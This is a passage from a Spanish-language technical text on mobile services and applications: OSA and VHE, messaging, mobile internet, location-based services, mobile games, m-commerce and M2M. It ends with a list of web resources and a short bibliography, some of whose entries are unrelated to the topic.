Actualmente hay dos grandes implementaciones de OSA en marcha, Parlay y JAIN. Esta segunda está coordinada por SUN Microsystems y se basa en Java. Estos estándares e implementaciones permitirán la aparición de numerosos proveedores de aplicaciones móviles puesto que podrán desarrollar sus aplicaciones contra interfaces independizando no sólo el operador final sino incluso la tecnología de red móvil usada.

8.1.2 Servicios personales: VHE

Ya hemos visto cómo facilitar el desarrollo de aplicaciones móviles independientes de la implementación de los servicios en las redes móviles. Pero también comentamos que había dos componentes más en el concepto de servicios 3G, la personalización y la movilidad de los servicios. Para alcanzar estos objetivos se introduce la idea de *Virtual Home Environment* (VHE).

Mediante este concepto el usuario tendrá un entorno personal de ejecución de servicios que describe el modo de percibir e interactuar con los servicios a los que esté suscrito. Esto se consigue en UMTS mediante el perfil de usuario, que de hecho pueden ser varios por usuario, según la hora, el día de la semana o su elección. Además este perfil se mantendrá aunque el usuario esté en una red ajena o no use el terminal habitual con el que suele trabajar. Evidentemente, la forma de identificar al usuario y mantener la seguridad es a través de la USIM.

8.2 Aplicaciones de mensajería

Después del éxito de todas las aplicaciones basadas sobre SMS, MMS es la tecnología sobre la que muchos ponen todas sus esperanzas. Los servicios basados en mensajería han sido los más exitosos de los últimos años. No sólo en el entorno móvil, sino que también en el Internet fijo con los *e-mails* o la mensajería instantánea. De hecho se espera que estas dos aplicaciones se introduzcan tarde o temprano en el entorno móvil de forma definitiva, el consorcio OMA ya tiene abiertos grupos de trabajo al respecto [30-34].



Figura 2.68: Trailer enviado por MMS

Todas las aplicaciones que hemos visto hasta ahora se han orientado sobre todo a las tecnologías de mensajería que actualmente más están funcionando como SMS, MMS, WAPPush e incluso USSD. Evidentemente, aunque muchas aplicaciones que se nos ocurran se puedan realizar con todas las tecnologías, siempre habrá una o dos más adecuadas que serán las que deberemos usar. Aún así, si es posible siempre es bueno utilizar por lo menos SMS para poder llegar a todos los usuarios y no restringirnos a los terminales más avanzados y modernos.

8.3 Aplicaciones de acceso a Internet/Intranet

Una gran parte de las aplicaciones que se pueden realizar en los teléfonos móviles es las que van a permitir el acceso a páginas WAP para obtener información de Internet. La primera reflexión y seguramente la más importante aquí será si es realmente posible trasladar los contenidos de la WEB al entorno móvil y si realmente es asimilable el concepto de Internet al entorno móvil [35-40].

Evidentemente hay bastantes puntos que nos hacen pensar que realmente hay demasiadas diferencias para poder suponer viable el Internet que conocemos en los móviles actuales:

- Las velocidades de conexión son todavía mucho menores en el terreno móvil. Si bien es cierto que esto va a cambiar con la aparición de las redes 3G, lo más seguro que el precio de los datos transmitidos sea demasiado alto como para poder realizar la misma navegación desde el terminal fijo y desde el móvil.
- Las capacidades multimedia son realmente diferentes. En un PC se puede tener fácilmente pantallas con una resolución de 1024x768 píxeles con millones de colores. En un terminal muy avanzado encontramos pantallas de 160x120 píxeles con 4000 colores. En

cuanto al sonido también las diferencias son grandes, tanto por altavoces como por tarjetas de sonido. Y siempre comparando con terminales móviles de gama alta.

- Finalmente la interfaz de usuario es realmente diferente. Mientras que en un PC podemos encontrar un teclado normal y un ratón, en un terminal encontraremos un teclado numérico y 2 ó 3 botones para navegar. Este punto es el único en el que el futuro puede favorecer a los terminales móviles, pues es fácilmente posible que en breve espacio de tiempo la mayoría incorporen pantallas táctiles con lo que la situación cambiaría considerablemente.

Todos estos puntos nos pueden hacer pensar que las dificultades de trasladar Internet al entorno móvil son muy altas. Y es verdad. Pero lo más importante es saber y conocer estos problemas. Aún así la mayoría de contenidos y aplicaciones de Internet son trasladables al mundo móvil, si bien hay que tener muy claro que no se deben copiar los interfaces, sino que se deben sólo trasladar los contenidos y las funcionalidades amoldándolos a las características de los terminales.

Vamos a analizar en los siguientes apartados las posibilidades de los terminales móviles para acceder a contenidos de Internet y a Intranets corporativas, es decir contenidos y aplicaciones del sistema de información de su empresa.

8.3.1 *Internet móvil*

Como ya hemos visto, casi todas las aplicaciones y contenidos de Internet se pueden trasladar al mundo móvil adaptando los interfaces de usuario para las características especiales de los terminales. Pero no hemos hablado de qué pueden aportar las redes y los terminales móviles a este acceso. Hay una serie de ventajas exclusivas del concepto de Internet móvil que son realmente importantes y que van a dar a un proveedor de aplicaciones grandes posibilidades:

- El usuario siempre está identificado por el operador. Puesto que la relación terminal-usuario es de uno a uno, cualquier aplicación podrá autenticar y registrar a un usuario automáticamente siempre que llegue a un acuerdo con el operador.
- El operador también puede dar información de localización geográfica al proveedor.
- El proveedor de aplicaciones tiene multitud posibilidades tecnológicas para realizar su aplicación o servir sus contenidos. Desde portales de voz, pasando por envíos de mensajes con alertas hasta aplicaciones nativas para el acceso a funcionalidades avanzadas.
- Finalmente, el usuario tiene movilidad, es decir puede conectarse a Internet dónde y cuándo quiera.

Estas son ventajas importantes para un proveedor de aplicaciones. Pero realmente quién tiene más posibilidades es el operador de telefonía móvil. Aunque existen varios modelos de negocio posibles (ver la siguiente figura), la mayoría de los operadores han optado por diversificarse verticalmente entrando también en el negocio de la provisión de aplicaciones y portales móviles.




Figura 2.69: Modelos de negocio para portales móviles Fuente: UMTS-Forum

Muchos proveedores de aplicaciones han creado portales para la telefonía móvil, pero también casi todos los operadores han creado portales de entrada con todo tipo de contenidos al estilo de Yahoo, Lycos o MSN en Internet. Y además con grandes ventajas sobre los proveedores de aplicaciones clásicos:

- El terminal viene ya configurado para poder acceder a Internet mediante el operador. Esto supone que el usuario sin tocar nada acabará en el portal del operador.
- Puesto que el operador ya cobra a sus clientes por otros servicios, le resultaría muy favorable incluir en la factura los servicios *Premium* que utilice el usuario. Después ya saldaría cuentas con el proveedor de la aplicación y de esa forma controla el flujo de dinero, cuestión en absoluto trivial.
- Además el esquema de red de un operador móvil que utilice una pasarela WAP permitirá tener contenidos exclusivos (por ejemplo el portal) que sólo podrán ser accesibles desde terminales de su red. No sólo eso, también podría restringir a determinados usuarios el acceso a cualquier contenido.




Figura 2.70: Esquema de provisión de contenidos móviles para operadores

- Puesto que el terminal es asociable a la persona que lo utiliza es realmente sencillo obtener los gustos del usuario mediante el tipo de accesos que hace al portal, permitiendo una gran personalización de los contenidos.

Como vemos, aunque realmente Internet tal y como lo conocemos tiene grandes capacidades, existen determinadas ventajas comparativas que son las que hay que explotar para conseguir que la gente use su dispositivo móvil para conectarse a Internet. Sin apoyarse en estas diferencias el acceso a Internet desde el móvil está avocado al fracaso como ha pasado hasta hace poco.

8.3.2 Redes móviles corporativas

Una aplicación importante para los terminales móviles es el acceso a los sistemas de información empresariales o intranets corporativas. Estos portales de información tendrían las mismas capacidades que ya tienen los sistemas de información actuales como agenda, mail, gestión de flotas, gestión de inventarios, etc. pero con las ventajas del entorno móvil:

- Movilidad, los empleados podrán acceder a las aplicaciones del sistema de información incluso estando fuera de la oficina.
- Posibilidades de localización, permitiendo aplicaciones avanzadas de gestión de flotas.
- Aplicaciones de notificación mediante mensajería móvil, permitiendo avisos instantáneos para aplicaciones de inventarios, correos, alarmas de la agenda, etc..



Figura 2.71: Prototipo de terminal empresarial Fuente: Ericsson

8.4 Aplicaciones con localización

La localización geográfica de usuarios en tiempo real es sin lugar a dudas uno de los elementos con los que las aplicaciones móviles se pueden distinguir y especializar. Si a la localización le añadimos información georeferenciada como calles, o restaurantes las oportunidades que se abren son realmente importantes. Este tipo de aplicaciones que utilizan localización suelen denominarse *Location Based Services (LBS)*.




Figura 2.72: Ingresos previstos para de los servicios móviles con localización Fuente: UMTS-Forum

Dentro de las aplicaciones que podamos imaginar con localización se pueden hacer cuatro grupos principales:

- Aplicaciones de información

La aplicación más importante que suministra información utilizando la localización del usuario son las páginas amarillas. Mediante este servicio el usuario puede averiguar que cines, restaurantes, gasolineras, etc. están cerca suyo y cuál es la distancia. Otra aplicación característica es la provisión de mapas a partir del lugar donde está el usuario.



Figura 2.73: Ejemplo de aplicaciones con localización

Por poner un último ejemplo, también se podría pensar en una aplicación que suministre información turística según la posición del usuario en la ciudad mediante mensajes MMS.

- **Aplicaciones de seguridad**

En este punto podemos incluir los números 112 de emergencia o números de ayuda a colectivos de riesgo como mujeres maltratadas. Estos números permiten avisar de situaciones de riesgo que están sucediendo a nuestro alrededor, si añadimos la localización a la llamada podemos filtrar falsas alarmas y realizar procedimientos más rápidos y efectivos.

También se pueden incluir en este apartado todo tipo de equipos que incorporando terminales móviles permiten situarlos para realizar funciones de seguridad como localización de vehículos robados.

- **Juegos y aplicaciones de entretenimiento**

Dentro de los juegos, las posibilidades que brinda la localización permiten añadir movilidad a las aplicaciones. Detectando la posición del usuario podemos obligarle a tener que ir realmente a los sitios para realizar acciones. De esta forma se pueden realizar gymkhanas o juegos como la búsqueda del tesoro.

También se puede utilizar la localización para realizar cálculos de distancias o direcciones. Así se pueden pensar en juegos donde haya que disparar bombas a otros adversarios indicando la dirección del envío y la fuerza.

Finalmente también se puede utilizar la localización para saber que jugadores están cerca del usuario. Con este mecanismo se pueden realizar chats con localización o juegos de lucha en los que tienes que estar cerca para combatir.

- **Aplicaciones de seguimiento**

Por aplicaciones de seguimiento entendemos aquellas en las que mediante la introducción de un terminal móvil en algo podemos seguir el camino de este elemento y comprobar su trayectoria en el tiempo. Las aplicaciones más evidentes se refieren a servicios de gestión de flotas para empresas, pero también nos podemos imaginar servicios de seguimiento para adolescente, mayores con problemas de Alzheimer, etc.

Todas estas aplicaciones deben cumplir con las regulaciones europeas en materia de privacidad. Estas directivas (95/46/EC y 97/66/EC) introducen los siguientes principios:

- Se debe obtener el consentimiento explícito del usuario localizado.
- Se debe proveer mecanismos al usuario para restringir o anular la localización sobre el mismo.
- Se debe proveer una completa información sobre el uso y el almacenamiento de la información
- La información sólo se debe usar para el uso para el que fue obtenida
- Se debe borrar la información personal una vez usada o se debe hacerla anónima.
- No se debe transmitir la información a terceros sin el consentimiento del usuario.

8.5 Entretenimiento móvil

Cuando hablamos del entretenimiento móvil podemos incluir, los juegos, la descarga de contenidos como logos, melodías, la reproducción de música y cualquier tipo de aplicación que en general permita a los usuarios distraerse en su tiempo libre. Si bien la descarga de tonos y logos y el chat ha sido hasta ahora las aplicaciones estrella, en el futuro se espera que la descarga de juegos y los juegos on-line lleguen a igualarlas e incluso a superarlas en facturación y uso [41-43].

Realmente no hay mucho que decir en torno a la descarga de tonos y logos o sobre el chat. Son aplicaciones de sobra conocidas y sin capacidad para grandes variaciones. Donde se puede experimentar más es el mercado de los juegos con el móvil. No hay que olvidar que actualmente la industria del videojuego mueve anualmente más dinero que el cine o la música en España. Si a esto le sumamos el éxito de plataformas de juegos portátiles como la Gameboy de Nintendo (100 millones de consolas vendidas), se puede esperar un considerable uso del móvil como videoconsola.




Figura 2.74: Estadística de lugares donde juega la gente Fuente: Nokia

De hecho desde hace años el móvil se ha venido usando como plataforma de juegos mediante las aplicaciones que los fabricantes embebían en sus terminales. Seguramente el que más éxito tuvo con este tipo de juegos fue Nokia que después de sacar el juego *Snake* continuó creando juegos para sus terminales a un ritmo considerable.



Figura 2.75: Ejemplos de juegos embebidos en los terminales

Esos juegos eran muy sencillos y no tenían en absoluto conectividad por lo que no existía modelo de negocio alguno, sencillamente servían para que los usuarios compraran más terminales del modelo con mejores juegos. Siemens intentó incluir en sus teléfonos juegos de este tipo, pero con

gráficos mejores y comunicaciones SMS para juegos multijugador. El mecanismo que se incluyó en juegos para el Siemens C45 era sencillo y se basaba en los juegos que ya funcionaban en WEB mediante e-mails y páginas WEB. El usuario escogía una serie de movimientos (por ejemplo, de lucha) y los enviaba a un contrincante, éste respondía con otra serie. Los terminales interpretaban los SMS y mostraban al usuario una animación con el combate. Un juego sencillo, pero con mucha capacidad de generar una masa importante de usuarios [44-48].




Figura 2.76: Ejemplo de juego por turnos basado en SMS

Posteriormente han ido apareciendo juegos y plataformas sobre todo tipo de tecnologías como por ejemplo WAP o MMS. Pero es en las aplicaciones que se ejecutan en el teléfono donde los juegos tienen mayores posibilidades, principalmente a que son programas que necesitan de gran espectacularidad gráfica y gran interactividad con el usuario. Como hemos podido ver anteriormente la mayoría de las tecnologías pensadas para ejecutar programas en el terminal han sido concebidas para realizar juegos.

Actualmente estamos superando una serie de fases en el desarrollo de juegos nativos (sobre todo J2ME) para acabar teniendo juegos multijugador al estilo de los que hoy funcionan en Internet:

- **Juegos monojugador**

Estos juegos son los que actualmente más abundan. Suelen ser juegos cuya idea original surge a partir de los juegos equivalentes en las consolas y que únicamente permiten jugar al usuario del terminal puesto que no tienen posibilidades de conectividad.

- **Juegos monojugador con envío de puntuaciones**

Es la evolución natural de los anteriores, sencillamente se añade la posibilidad de mandar las puntuaciones a un servidor para su publicación por Internet o para repartir premios.

- **Juegos multijugador**

Los juegos multijugador permiten que dos o más usuarios puedan jugar unos contra otros o en equipos al mismo juego. Inicialmente estos juegos han sido aplicaciones basadas en turnos como juegos de mesa, de cartas o de rol.

- Juegos multijugador en tiempo real

Finalmente, con las mejoras en las redes han ido apareciendo juegos multijugador en tiempo real. Este tipo de juegos permiten jugar a distintos usuarios a aplicaciones en las que cada movimiento se ejecuta en el instante en el que se ordena. Juegos de este tipo son los deportivos, plataformas, etc..

8.6 M-commerce

El comercio electrónico empieza a ser una realidad poco a poco. Más le está costando arrancar al comercio electrónico con el móvil o *m-commerce*. Su retraso está siendo provocado por la lenta y costosa penetración de los servicios de Internet en el móvil. Aún así el futuro que han previsto todas las consultoras y operadoras es realmente brillante.




Figura 2.77: Miles de usuarios previstos para el *m-commerce* Fuente: T-Motion

Estas optimistas estimaciones nacen de las ventajas del *m-commerce* sobre el comercio electrónico convencional:

- Mucha mayor facilidad para cobrar tanto pagos grandes como pequeños. Al disponer el operador de una factura con el cliente se puede utilizar ésta para incluir los pagos realizados para comprar productos y servicios con el móvil.
- La movilidad que permiten las comunicaciones móviles permitirán a los usuarios utilizarlo como forma de pago en tiendas y comercios.
- La estrecha relación del terminal con su propietario añadirá además una importante capacidad para personalizar los portales y sitios de *m-commerce*.

Las posibilidades del *m-commerce* son realmente variadas, desde compras de latas de refresco, pasando por compra-venta de acciones o compra de juegos descargables, hasta llegar a la compra de entradas de espectáculos (*ticketing*) o sitios de apuestas con el móvil. Vamos a ver ahora los dos grandes grupos de aplicaciones que destacan en el comercio con el móvil.



Figura 2.78: Ticket electrónico con un MMS Fuente: Comunicaciones I+D nº21

8.6.1 Banca móvil

Dentro del mundo de la banca, las entidades que se apoyan en los nuevos canales basados en el teléfono y en Internet están ganando importantes cuotas de mercado. Su ventaja son los precios competitivos que ofertan debido a la reducción de costes y la posibilidad de operar a cualquier hora sin necesidad de ir a una sucursal.

La banca en el móvil sigue el mismo concepto. Con una ventaja sobre Internet, se puede operar y realizar consultas en cualquier sitio en cualquier momento. Esta posibilidad, que en otros aspectos del comercio no es tan importante, en la banca es muy relevante primero porque siempre pueden surgir necesidades de dinero y segundo porque muchas veces las inversiones hay que hacerlas en el momento oportuno sin dilación.

Mención aparte en este apartado merece las operaciones de inversión a través de portales móviles. Como decíamos antes, las compras y ventas de productos financieros deben realizarse en el momento oportuno, porque minutos más tarde el precio y por lo tanto la rentabilidad pueden haber cambiado mucho. Es por esta razón que una de las aplicaciones que se esperan tengan más éxito son los servicios de compra-venta de acciones y otros productos financieros.



Figura 2.79: Ejemplo de aplicación de negociación de valores bursátiles

8.6.2 El móvil como medio de pago

El terminal móvil tiene unas enormes oportunidades para convertirse en un importante medio de pago para todos los consumidores. Para empezar, es un medio muy extendido en la población,

además es un dispositivo que la mayoría de gente lleva consigo casi permanentemente. Finalmente, la factura del móvil ya existe y por lo tanto el paso de cobrar el dinero podría estar resuelto.

Esto no quiere decir que al final no se opte por cobrar directa e instantáneamente contra un banco, aunque se use el móvil para ello. Las razones que pueden provocar esta situación son dos, primero que los bancos no van a dejar fácilmente que los operadores móviles se hagan con un pastel que ahora mismo controlan ellos con las tarjetas de débito y crédito. Segundo, el pago con la factura móvil (no con el prepago) tiene el inconveniente que funciona como un crédito en el sentido en el que se paga todas las compras a final de mes, con lo que el operador entraría en un terreno que no es el suyo y que no conoce.

Actualmente en España hay tres iniciativas de pagos por el móvil, Paybox (participada por Deutsche Bank), CaixaMóvil y Movilpay (apoyada por Telefónica, Vodafone, BBVA y la mayoría de bancos). Ninguna de las tres ha tenido el éxito esperado aún habiéndose lanzado alguna de ellas ya en el año 2001. El mayor problema que se han enfrentado estas plataformas ha sido la dificultad de crear una red de comercios que sea lo suficientemente grande como para atraer a los usuarios.

8.7 Aplicaciones M2M

La aplicación M2M (*Machina to Machina*) son aplicaciones que se basan en las comunicaciones entre máquinas. Su uso se basa en la monitorización o gestión de máquinas que no tenían por sí mismas conectividad y que su acceso no siempre resulta sencillo por su entorno natural de operación (movilidad, zonas remotas o inaccesibles, etc..)

Las aplicaciones basadas en M2M son casi ilimitadas. Por el momento podemos imaginar un impacto aproximado en los principales sectores en los que puede ser aplicado:

- La automoción

Instalando módulos con conectividad en los coches son varias las aplicaciones que ya empiezan a ser desarrolladas y probadas. Por un lado equipos de diagnóstico de averías serían realmente prácticos, tanto para las marcas, como para el cliente como para los talleres. Permitiría pasar de un mantenimiento correctivo a uno preventivo con todo lo que eso lleva.

Otra posibilidad es la realización de cajas negras para el análisis de la conducción y recogida de datos de accidentes. Ya hay compañías aseguradoras que están apostando por estos mecanismos para agilizar los partes de accidentes y para calcular la prima de riesgo de los conductores según su forma de conducir.

Siguiendo esta línea, algunos gobiernos nórdicos están planteándose cobrar los carburantes según el despilfarro que hagan de ellos los conductores. Conducciones económicas proporcionarían precios bajos o descuentos en las gasolineras, y al contrario para los conductores más derrochadores.

- Vending

El sector de las máquinas expendedoras supone un importante negocio, y incluyendo el pago por el móvil supondría primero que habría menos dinero en las máquinas (menos posibilidad de robo y menos necesidad de recoger ese dinero) y segundo que los usuarios no tendrían que disponer de dinero en efectivo.

Además, las posibilidades no se quedan en el cobro, la gestión remota de las máquinas permitiría conocer de antemano la avería que podría sufrir la máquina, así como una gestión de inventario mucho más eficiente y sencilla.

- Empresas *commodities*

Este tipo de empresas, como las que proveen agua, luz, gas o teléfono, tienen dos grandes aplicaciones M2M pensadas. Por un lado este tipo de empresas tienen en muchos casos centros remotos de operación como centrales hidroeléctricas, centrales de conmutación, etc.. Este tipo de centros serían fácilmente gestionables de forma remota. Y no sólo eso, además uno de los problemas de este tipo de empresas es la gestión correcta de todas las llaves de todas estos edificios o casetas. Mediante cerraduras conectadas a equipos M2M se podría dar acceso a empleados mediante mensajes de texto, sólo habría que comprobar que el número remitente este autorizado y abrir la puerta.

Además, este tipo de empresas obtendrían un importante ahorro en el caso de empezar a obtener la información de los contadores de forma remota.

- Otros sectores empresariales y domésticos

Hay infinidad de sectores en los que se pueden aplicar las soluciones M2M. Por hacer una breve enumeración a continuación aparecen los más importantes:

- Electrodomésticos
- Seguridad
- Control de tráfico
- Bienes de equipo
- Etc.

9 Páginas web de consulta

- www.gsmworld.com
- <http://www.onforum.com/tutorials/gsm/>
- <http://www.wmlclub.com/>
- <http://www.cellular.co.za/>
- <http://www.auladatos.movistar.com/Aula-de-Datos/Tutoriales-y-Documentacion/>
- <http://www.mobilepositioning.com/>
- <http://www.tomiahonen.com/3gmap.html>
- <http://telecom.iespana.es/telecom/telef/gsm-info.htm#fr>
- <http://www.3g-generation.com/>
- <http://www.moconews.net/>
- www.thefeature.com
- <http://www.cellular-news.com/>
- <http://www.openmobilealliance.org/>
- <http://www.forum.nokia.com/main.html>
- <http://www.openwave.com/>
- <http://www.motocoder.com>
- <http://www.umts-forum.org>
- <http://www.3gpp.org/>
- <http://www.itu.int>
- <http://www.etsi.org/>
- <http://java.sun.com/j2me/>
- <http://developers.sun.com/techtopics/mobility/>
- <http://www.nttdocomo.com/>
- www.qualcomm.com/brew/
- www.9dots.net/about/wge.html
- www.mophun.com/
- <http://www.infusio.com/>

References

1. Hernando Rábanos, J.M (2000) Comunicaciones Móviles GSM. Edita Fundación Airtel. Madrid, España
2. Hernando Rábanos, J.M (2000) GPRS Tecnología Servicios Y Negocios. Edita Telefónica Móviles España. Madrid, España
3. Hernando Rábanos, J.M (2001) Comunicaciones Móviles De Tercera Generación UMTS 2 Vols. Edita Telefónica Móviles España. Madrid, España
4. Huidobro Moya, J.M. (2002) Comunicaciones Móviles. Edita Paraninfo. Madrid, España.
5. Adam Macintosh, Ming Feisiyau, Mohammed Ghavami (2014). Impact of the Mobility Models, Route and Link connectivity on the performance of Position based routing protocols. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
6. Ana Silva, Tiago Oliveira, José Neves, Paulo Novais (2016). Treating Colon Cancer Survivability Prediction as a Classification Problem. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
7. Anna Vilario, Pilar Orero (2013). User-centric cognitive assessment. Evaluation of attention in special working centres: from paper to Kinect. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
8. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. Journal of Intelligent & Fuzzy Systems, 36(3), 2381-2386.
9. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
